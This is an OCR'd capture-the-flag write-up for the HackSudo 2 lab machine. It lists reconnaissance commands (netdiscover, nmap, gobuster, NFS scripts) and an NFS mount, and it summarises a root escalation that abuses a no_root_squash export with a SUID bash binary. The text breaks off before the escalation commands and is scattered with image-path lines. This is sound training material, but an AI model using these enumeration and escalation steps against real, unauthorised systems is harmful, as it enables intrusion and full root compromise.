
HackSudo Series — writeup: hacksudo: 2 (HackDudo)

6 min read · 1 day ago

Vaibhav



TL;DR

I solved **HackSudo 2** by enumerating services (netdiscover → nmap → gobuster), identifying an exported NFS share (`/mnt/nfs`) with `no_root_squash` , mounting it locally, and abusing the writable export to obtain a root shell by placing a SUID `bash` binary in the exported directory. Steps: discover IP → scan → enumerate NFS → mount → exploit `no_root_squash` → gain root.

> **Note:** This writeup is for educational/lab use only. Do not run these techniques against systems you do not own or have explicit permission to test.


Goal / Scope

Walkthrough of the steps I took to go from initial network discovery to root on the HackSudo 2 VM. This is a hands-on demonstration of NFS misconfiguration (`no_root_squash`) leading to privilege escalation.

1) Recon — discover the target

I started with network discovery to find the VM's IP (replace commands with your environment specifics):


```
sudo netdiscover -r 192.168.56.0/24
```



2) Port scan and web enumeration

I ran a TCP scan (full ports + default scripts) and a directory brute-force against discovered web services.


```
sudo nmap -sC -sV -p- -oN nmap_full 192.168.56.111
```




During the `nmap` results I noticed a number of ports open, but one service stood out: **NFS on port 2049**. That required deeper enumeration.

I also ran `gobuster` against any HTTP hostnames to enumerate directories and discovered a few web pages and a small browser game:

```
gobuster dir -u http://192.168.56.111 -w /usr/share/wordlists/dirb/common.txt -
```







3) NFS enumeration

I used Nmap NFS scripts to enumerate exports and list available files:

```
nmap -p 2049 --script=nfs-showmount.nse 192.168.56.111 -oN nmap_nfs_showmount
```


```
nmap -p 2049 --script=nfs-ls.nse,nfs-statfs.nse 192.168.56.111 -oN
nmap_nfs_ls
```





The enumeration revealed an exported share and a file `flag1.txt` inside it. I verified the export with `showmount`:


```
showmount -e 192.168.56.111
```



4) Mounting the NFS export


I mounted the remote NFS share to my attacker machine to inspect contents locally:

```
sudo mkdir -p /mnt/target_nfs
sudo mount -t nfs 192.168.56.XXX:/mnt/nfs /mnt/target_nfs
ls -la /mnt/target_nfs
```




I found `flag1.txt` and other files inside the mounted directory.

5) Found the file.php while directory brute-forcing:




